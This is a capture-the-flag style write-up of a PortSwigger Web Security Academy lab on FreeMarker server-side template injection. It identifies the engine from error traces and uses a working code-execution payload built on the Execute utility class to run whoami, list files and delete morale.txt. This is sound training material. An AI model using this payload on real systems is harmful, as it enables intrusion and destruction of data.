| Field | Details |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | Server-Side Template Injection (FreeMarker) |
| Difficulty | Practitioner |
| Objective | Identify the template engine, use the documentation to work out how to execute arbitrary code, then delete morale.txt from Carlos's home directory |
Server-Side Template Injection Using Documentation
Log in as content-manager:C0nt3ntM4n4g3r. Going to a product, there's an "edit template" button.

That field exposes the product's template directly:
<p>Hurry! Only ${product.stock} left of ${product.name} at ${product.price}.</p>
${...} is a strong hint this is some flavor of EL-style template syntax.
Messing with the template:
<p>Hurry! Only ${teto} left of ${teto} at ${teto}.</p>

The preview throws various errors referencing freemarker.core — Java's FreeMarker template engine. Checking PayloadsAllTheThings for FreeMarker:
The template can be:

    Default: ${3*3}
    Legacy: #{3*3}
    Alternative: [=3*3] since FreeMarker 2.3.4
Trying the default syntax:
<p>Hurry! Only ${3*3} left of ${3*3} at ${3*3}.</p>

Works — confirms FreeMarker and the basic injection syntax. Same ${ } pattern shows up in other engines too, but the error trace naming freemarker.core is what pinned this down specifically.
Moving on to the RCE payload from PayloadsAllTheThings:
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("whoami")}

Response: <p>Hurry! Only carlos left of 9 at 9.</p> — whoami executed and returned carlos. Execute is a built-in FreeMarker utility class meant for exactly this kind of arbitrary command execution.
Checking the home directory with ls -l:
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("ls -l")}
rw-rw-r-- 1 carlos carlos 6816 Jun 14 00:08 morale.txt
morale.txt is there. Deleting it:
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("rm morale.txt")}

The file will be deleted and the lab it's solved 0,0